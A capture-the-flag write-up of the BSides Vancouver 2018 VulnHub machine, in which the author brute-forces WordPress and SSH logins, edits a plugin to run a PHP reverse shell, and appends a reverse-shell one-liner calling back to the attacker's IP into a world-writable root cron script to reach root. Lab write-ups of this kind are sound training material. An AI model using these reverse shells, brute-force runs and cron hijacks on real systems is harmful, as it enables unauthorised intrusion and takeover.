[VulnHub] BSides Vancouver: 2018 (Workshop)

Date: 09/Sep/2019
Categories: oscp, vulnhub, linux
Tags: enumerate_proto_ftp, enumerate_proto_ssh, exploit_ssh_bruteforce, enumerate_proto_http, enumerate_app_wordpress, exploit_wordpress_plugin_hellodolly, exploit_php_reverseshell, privesc_cron, privesc_sudoers

Overview

This is a writeup for VulnHub VM BSides Vancouver: 2018 (Workshop). Here's an overview of the `enumeration` → `exploitation` → `privilege escalation` process:

Killchain



Figure 1: writeup.overview.killchain

TTPs

1. `21/tcp/ftp/vsftpd 2.3.5`: enumerate_proto_ftp
2. `22/tcp/ssh/OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)`: enumerate_proto_ssh, exploit_ssh_bruteforce
3. `80/tcp/http/Apache httpd 2.2.22 ((Ubuntu))`: enumerate_proto_http, enumerate_app_wordpress, exploit_wordpress_plugin_hellodolly, exploit_php_reverseshell, privesc_cron, privesc_sudoers

Phase #1: Enumeration

1. Here's the Nmap scan result:

```
# Nmap 7.70 scan initiated Mon Sep  9 18:30:02 2019 as: nmap -vv --reason -Pn -sV -sC --version-all -oN /root/toolbox/vulnhub/bsidesvancouver2018workshop/results/192.168.92.169/scans/_quick_tcp_nmap.txt -oX /root/toolbox/vulnhub/bsidesvancouver2018workshop/results/192.168.92.169/scans/xml/_quick_tcp_nmap.xml 192.168.92.169
Nmap scan report for 192.168.92.169
Host is up, received arp-response (0.00040s latency).
Scanned at 2019-09-09 18:30:03 PDT for 8s
Not shown: 997 closed ports
Reason: 997 resets
PORT   STATE SERVICE REASON         VERSION
21/tcp open  ftp     syn-ack ttl 64 vsftpd 2.3.5
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x    2 65534    65534        4096 Mar 03  2018 public
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.92.163
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 4
|      vsFTPd 2.3.5 - secure, fast, stable
|_End of status
22/tcp open  ssh     syn-ack ttl 64 OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 85:9f:8b:58:44:97:33:98:ee:98:b0:c1:85:60:3c:41 (DSA)
| ssh-dss AAAAB3NzaC1kc3MAAACBAMkzaYX4CU4jgFt2LpgYnD4dUrKdvXHU26+oyQDS6DGYj4NK4+BlG6y1Af6NNqGv+Kph7Wp4ZZc3iDnsCXZe62idQOhusQf00LsnusvbuOXmthEicgnDSi4HUMtvs5I9Knt0+YanEq/w6mBVcbv4FoGu/l5xJny0wbiOC4jEtQGdAAAAFQCj+Lv2iCRNBOt/XGRL+YY3bFwTDQAAAIEApOoTiAV/aanDDjLFmAT6UwicLJSXY9ZtJyNUFSTEbZsCu4SSJMh+X66t4eYGhl+Ocs/OrNHmy4pQM5X4EBXmwtiSBDIrcOtiPHsV/QQhTpH60XLRQ+lPn0eoVPN+QS4JXwlb/J8KxSNLhJ6JGwrL1/ubFaywPTULmrSuobSuw+8AAACBAMNS/6H3+124bwcKmMAwwQepW19Awj89dxquE5HqPhrwNs4JYnES7ACYWKJ+/PYv7oxeK5vYrLYBpcQH5oh1J9Jp0e7Qrinllvj1h3y4VFabKSIB5Vtba06n9+HgJwRROInfIy9D31W8JEYFHhfQbB1sXi9BVYJe646rTwktRCAM
|   2048 cf:1a:04:e1:7b:a3:cd:2b:d1:af:7d:b3:30:e0:a0:9d (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCzW3pS4f3ySJqldtlgXJW75MikaSN1qeWtmXgqCi9fVPcUEh+MNxaSdltnr9aUyl7C7b4LoJKDpHuuW8qi+aRukCoaZPC/k4SCgtBjkpbJqq/Ss9Ud8ySoYw3hKHnjnfzg/FDC8a1J4O4akL4a9yaX0BM2xmsi3fm9Epc2HB4MgHvMK9MzgKPz/JaaC47sayw60VlWcgCJo+HyfXmL6iFsUtDodPz/2M2yFbtkX/zleEUb1JXVE2JPCH7VjUkDVMkhch14yCezJfVDvoEq6VeKFwheRb2mcqEuywHRvt79Ovt9JgN6E5mGLMIJvtcWmur7PouFxmuijKwuc=
|   256 97:e5:28:7a:31:4d:0a:89:b2:b0:25:81:d5:36:63:4c (ECDSA)
|_ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBNIDEfC9c65N5M+6l4bMJso0upnINHHah2BPkniqSGDi4ITuSkHRkaruC/bVcPkxNWoWoTspMSWNVOtZYumNnI=
80/tcp open  http    syn-ack ttl 64 Apache httpd 2.2.22 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
| http-robots.txt: 1 disallowed entry
```

```
|_/backup_wordpress
|_http-server-header: Apache/2.2.22 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
MAC Address: 00:0C:29:D5:5D:EA (VMware)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Sep  9 18:30:11 2019 -- 1 IP address (1 host up) scanned in 8.39 seconds
```

2. The FTP service allows `anonymous` login. We use it to download a list of users:

```
ftp://192.168.92.169/public/users.txt.bk
```

```
root@kali: ~/toolbox/data/vulnhub/bsidesvancouver2018workshop # ftp 192.168.92.169
Connected to 192.168.92.169.
220 (vsFTPd 2.3.5)
Name (192.168.92.169:root): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 65534    65534        4096 Mar 03  2018 public
226 Directory send OK.
ftp> cd public
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 0        0              31 Mar 03  2018 users.txt.bk
226 Directory send OK.
ftp> get users.txt.bk
local: users.txt.bk remote: users.txt.bk
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for users.txt.bk (31 bytes).
226 Transfer complete.
31 bytes received in 0.00 secs (66.5350 kB/s)
ftp> 221 Goodbye.
root@kali: ~/toolbox/data/vulnhub/bsidesvancouver2018workshop #
root@kali: ~/toolbox/data/vulnhub/bsidesvancouver2018workshop # cat users.txt.bk
abatchy
john
mai
anne
doomguy

root@kali: ~/toolbox/data/vulnhub/bsidesvancouver2018workshop #
```

Figure 2: writeup.enumeration.steps.2.1

3. We find one disallowed entry within `robots.txt`:

```
http://192.168.92.169/robots.txt → /backup_wordpress
```



Figure 3: writeup.enumeration.steps.3.1

Findings

Open Ports

```
21/tcp  |  ftp   |  vsftpd 2.3.5
22/tcp  |  ssh   |  OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
80/tcp  |  http  |  Apache httpd 2.2.22 ((Ubuntu))
```

Files

```
ftp://192.168.92.169/public/users.txt.bk
http://192.168.92.169/robots.txt
```

Users

```
ftp: abatchy, john, mai, anne, doomguy
wordpress: admin, john
```

Phase #2: Exploitation

1. (method #1) We find a Wordpress installation @ `http://192.168.92.169/backup_wordpress` and run `wpscan` to enumerate users:

```
wpscan --url http://192.168.92.167:69/ -e vp,vt,tt,cb,dbe,u,m --no-color → admin, john
```

```
[+] Enumerating usernames ...
[+] We identified the following 2 users:
    +----+-------+------+
    | ID | Login | Name |
    +----+-------+------+
    | 1  | admin | admi |
    | 2  | john  | joh  |
    +----+-------+------+
[!] Default first WordPress username 'admin' is still used

[+] Finished: Mon Sep  9 18:32:09 2019
[+] Elapsed time: 00:00:22
[+] Requests made: 5026
[+] Memory used: 66.324 MB
root@kali: ~/toolbox/data/vulnhub/bsidesvancouver2018workshop #
```

Figure 4: writeup.exploitation.steps.1.1

2. (method #1) We run a Wordpress password bruteforce attempt for user `john`:

```
wpscan --url http://192.168.92.169/backup_wordpress/ --wordlist
↪  /usr/share/seclists/Passwords/Common-Credentials/10k-most-common.txt --username john
```

```
root@kali: ~/toolbox/data/vulnhub/bsidesvancouver2018workshop # wpscan --url http://192.168.92.169/backup_wordpress/ --wordlist /usr/share/seclists/Passwords/Common-Credentials/10k-most-common.txt --user
name john
_______________________________________________________________
        __          _______   _____
        \ \        / /  __ \ / ____|
         \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
          \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
           \  /\  /  | |     ____) | (__| (_| | | | |
            \/  \/   |_|    |_____/ \___|\__,_|_| |_|

        WordPress Security Scanner by the WPScan Team
                       Version 2.9.4
          Sponsored by Sucuri - https://sucuri.net
      @_WPScan_, @ethicalhack3r, @erwan_lr, @_FireFart_
_______________________________________________________________

/usr/share/wpscan/lib/common/common_helper.rb:253: warning: Insecure world writable dir /root/toolbox/scripts in PATH, mode 040777
[+] URL: http://192.168.92.169/backup_wordpress/
[+] Started: Tue Sep 10 13:08:20 2019

[+] Interesting header: LINK: </backup_wordpress/?rest_route=/>; rel="https://api.w.org/"
[+] Interesting header: SERVER: Apache/2.2.22 (Ubuntu)
[+] Interesting header: X-POWERED-BY: PHP/5.3.10-1ubuntu3.26
[+] XML-RPC Interface available under: http://192.168.92.169/backup_wordpress/xmlrpc.php   [HTTP 405]
[+] Found an RSS Feed: /backup_wordpress/?feed=rss2   [HTTP 0]
[!] Includes directory has directory listing enabled: http://192.168.92.169/backup_wordpress/wp-includes/

[+] Enumerating WordPress version ...
```

Figure 5: writeup.exploitation.steps.2.1

3. (method #1) While testing, an unknown response is sent for username, password combo of `john` and `enigma`:

```
[+] Starting the password brute forcer
  [!] ERROR: We received an unknown response for login: john and password: enigma
^CBrute Forcing 'john' Time: 00:07:15 <=====================                                                                  > (1718 / 10001) 17.17%  ETA: 00:35:02
  +----+-------+------+----------+
  | ID | Login | Name | Password |
  +----+-------+------+----------+
  |    | john  |      |          |
  +----+-------+------+----------+
root@kali: ~/toolbox/data/vulnhub/bsidesvancouver2018workshop #
```

Figure 6: writeup.exploitation.steps.3.1

4. (method #1) We test these credentials manually and are successfully logged in:



Figure 7: writeup.exploitation.steps.4.1

5. (method #1) We edit the `footer.php` theme file to gain command execution:



Figure 8: writeup.exploitation.steps.5.1

6. (method #1) After successfully testing command execution, we upload a PHP reverse shell by editing the `Hello Dolly` plugin and gain interactive access:

```
root@kali: ~/toolbox/data/vulnhub/bsidesvancouver2018workshop # nc -lnvp 443
listening on [any] 443 ...
connect to [192.168.92.163] from (UNKNOWN) [192.168.92.169] 46596
Linux bsides2018 3.11.0-15-generic #25~precise1-Ubuntu SMP Thu Jan 30 17:42:40 UTC 2014 i686 i686 i386 GNU/Linux
 14:20:09 up  4:29,  0 users,  load average: 0.00, 0.01, 0.12
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
$ uname -a
Linux bsides2018 3.11.0-15-generic #25~precise1-Ubuntu SMP Thu Jan 30 17:42:40 UTC 2014 i686 i686 i386 GNU/Linux
$
$ ifconfig
/bin/sh: 5: ifconfig: not found
$
```

Figure 9: writeup.exploitation.steps.6.1

7. (method #2) We manually test SSH login for all users mentioned within the `users.txt.bk` file and find that password authentication is enabled only for user `anne`:

```
root@kali: ~/toolbox/data/vulnhub/bsidesvancouver2018workshop # ssh abatchy@192.168.92.169
abatchy@192.168.92.169: Permission denied (publickey).
root@kali: ~/toolbox/data/vulnhub/bsidesvancouver2018workshop # ssh john@192.168.92.169
john@192.168.92.169: Permission denied (publickey).
root@kali: ~/toolbox/data/vulnhub/bsidesvancouver2018workshop # ssh mai@192.168.92.169
mai@192.168.92.169: Permission denied (publickey).
root@kali: ~/toolbox/data/vulnhub/bsidesvancouver2018workshop # ssh anne@192.168.92.169
anne@192.168.92.169's password:
Permission denied, please try again.
anne@192.168.92.169's password:

root@kali: ~/toolbox/data/vulnhub/bsidesvancouver2018workshop # ssh doomguy@192.168.92.169
doomguy@192.168.92.169: Permission denied (publickey).
root@kali: ~/toolbox/data/vulnhub/bsidesvancouver2018workshop #
```

Figure 10: writeup.exploitation.steps.7.1

8. (method #2) We bruteforce SSH credentials for user `anne`:

```
hydra -l anne -P "/usr/share/wordlists/rockyou.txt" -e nsr -s 22 -o
 ↪  "./results/192.168.92.169/scans/tcp_22_ssh_hydra.txt" ssh://192.168.92.169 → anne/princess
```

```
root@kali: ~/toolbox/data/vulnhub/bsidesvancouver2018workshop # hydra -l anne -P "/usr/share/wordlists/rockyou.txt" -e nsr -s 22 -o "/root/toolbox/data/vulnhub/bsidesvancouver2018workshop/results/192.168
.92.169/scans/tcp_22_ssh_hydra.txt" ssh://192.168.92.169
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2019-09-10 14:36:13
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344402 login tries (l:1/p:0), ~14344402 tries per task
[DATA] attacking ssh://192.168.92.169:22/
[22][ssh] host: 192.168.92.169   login: anne   password: princess
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 9 final worker threads did not complete until end.
[ERROR] 9 targets did not resolve or could not be connected
[ERROR] 16 targets did not complete
Hydra (http://www.thc.org/thc-hydra) finished at 2019-09-10 14:36:16
root@kali: ~/toolbox/data/vulnhub/bsidesvancouver2018workshop #
```

Figure 11: writeup.exploitation.steps.8.1

9. (method #2) We can ssh as user `anne` and gain interactive access:

```
root@kali: ~/toolbox/data/vulnhub/bsidesvancouver2018workshop # ssh anne@192.168.92.169
anne@192.168.92.169's password:
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)

 * Documentation:  https://help.ubuntu.com/

382 packages can be updated.
275 updates are security updates.

New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Sun Mar  4 16:14:55 2018 from 192.168.1.68
anne@bsides2018:~$
anne@bsides2018:~$ id
uid=1003(anne) gid=1003(anne) groups=1003(anne),27(sudo)
anne@bsides2018:~$
anne@bsides2018:~$ uname -a
Linux bsides2018 3.11.0-15-generic #25~precise1-Ubuntu SMP Thu Jan 30 17:42:40 UTC 2014 i686 i686 i386 GNU/Linux
anne@bsides2018:~$
anne@bsides2018:~$
anne@bsides2018:~$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP qlen 1000
    link/ether 00:0c:29:d5:5d:ea brd ff:ff:ff:ff:ff:ff
    inet 192.168.92.169/24 brd 192.168.92.255 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:fed5:5dea/64 scope link
       valid_lft forever preferred_lft forever
anne@bsides2018:~$
```

Figure 12: writeup.exploitation.steps.9.1

Phase #2.5: Post Exploitation

```
www-data|anne@bsides2018> id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
uid=1003(anne) gid=1003(anne) groups=1003(anne),27(sudo)
www-data|anne@bsides2018>
www-data|anne@bsides2018> uname
Linux bsides2018 3.11.0-15-generic #25~precise1-Ubuntu SMP Thu Jan 30 17:42:40 UTC 2014 i686
 ↪  i686 i386 GNU/Linux
www-data|anne@bsides2018>
www-data|anne@bsides2018> ifconfig
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP qlen 1000
    link/ether 00:0c:29:d5:5d:ea brd ff:ff:ff:ff:ff:ff
    inet 192.168.92.169/24 brd 192.168.92.255 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:fed5:5dea/64 scope link
       valid_lft forever preferred_lft forever
www-data|anne@bsides2018>
www-data|anne@bsides2018> users
john
mai
anne
doomguy
```

Phase #3: Privilege Escalation

1. (method #1) Continuing as user `www-data`, we explore the `/var/www/backup_wordpress/` directory and find `wp-config.php` file with MySQL credentials in it:

```
$ pwd
/var/www/backup_wordpress
$ head -30 wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wp');

/** MySQL database username */
define('DB_USER', 'john@localhost');

/** MySQL database password */
define('DB_PASSWORD', 'thiscannotbeit');

$
```

Figure 13: writeup.privesc.steps.1.1

2. (method #1) These credentials do not work for MySQL login. Changing user to `john` with these credentials also failed.

3. (method #1) Exploring `/etc/crontab` we find an entry for file `/usr/local/bin/cleanup` that is run every minute. This file is owned by `root` and has `rwx` permissions for `ugo`. We exploit this to edit the file and add an entry to intiate a PHP reverse shell:

```
1 echo -e "php -r '\$sock=fsockopen(\"192.168.92.163\",8080);exec(\"/bin/sh -i <&3 >&3
  ↪  2>&3\");'" >>/usr/local/bin/cleanup
```

```
www-data@bsides2018:/$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
*  *    * * *   root    /usr/local/bin/cleanup
#
www-data@bsides2018:/$
www-data@bsides2018:/$ ls -l /usr/local/bin/cleanup
-rwxrwxrwx 1 root root 145 Sep 10 16:00 /usr/local/bin/cleanup
www-data@bsides2018:/$
www-data@bsides2018:/$ cat /usr/local/bin/cleanup
#!/bin/sh

rm -rf /var/log/apache2/*       # Clean those damn logs!!

php -r '$sock=fsockopen("192.168.92.163",8080);exec("/bin/sh -i <&3 >&3 2>&3");'
www-data@bsides2018:/$
```

Figure 14: writeup.privesc.steps.3.1

4. (method #1) Within a minute, the updated `cleanup` file is executed as part of cronjob with `root` permissions and we catch an elevated shell using our netcat listener

5. (method #1) We use this shell to view the contents of `/root/flag.txt` file:

```
root@kali: ~/toolbox/data/vulnhub/bsidesvancouver2018workshop # nc -lvp 8080
listening on [any] 8080 ...
192.168.92.169: inverse host lookup failed: Unknown host
connect to [192.168.92.163] from (UNKNOWN) [192.168.92.169] 54629
/bin/sh: 0: can't access tty; job control turned off
#
# id
uid=0(root) gid=0(root) groups=0(root)
#
# uname -a
Linux bsides2018 3.11.0-15-generic #25~precise1-Ubuntu SMP Thu Jan 30 17:42:40 UTC 2014 i686 i686 i38
6 GNU/Linux
#
# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP qlen 1000
    link/ether 00:0c:29:d5:5d:ea brd ff:ff:ff:ff:ff:ff
    inet 192.168.92.169/24 brd 192.168.92.255 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:fed5:5dea/64 scope link
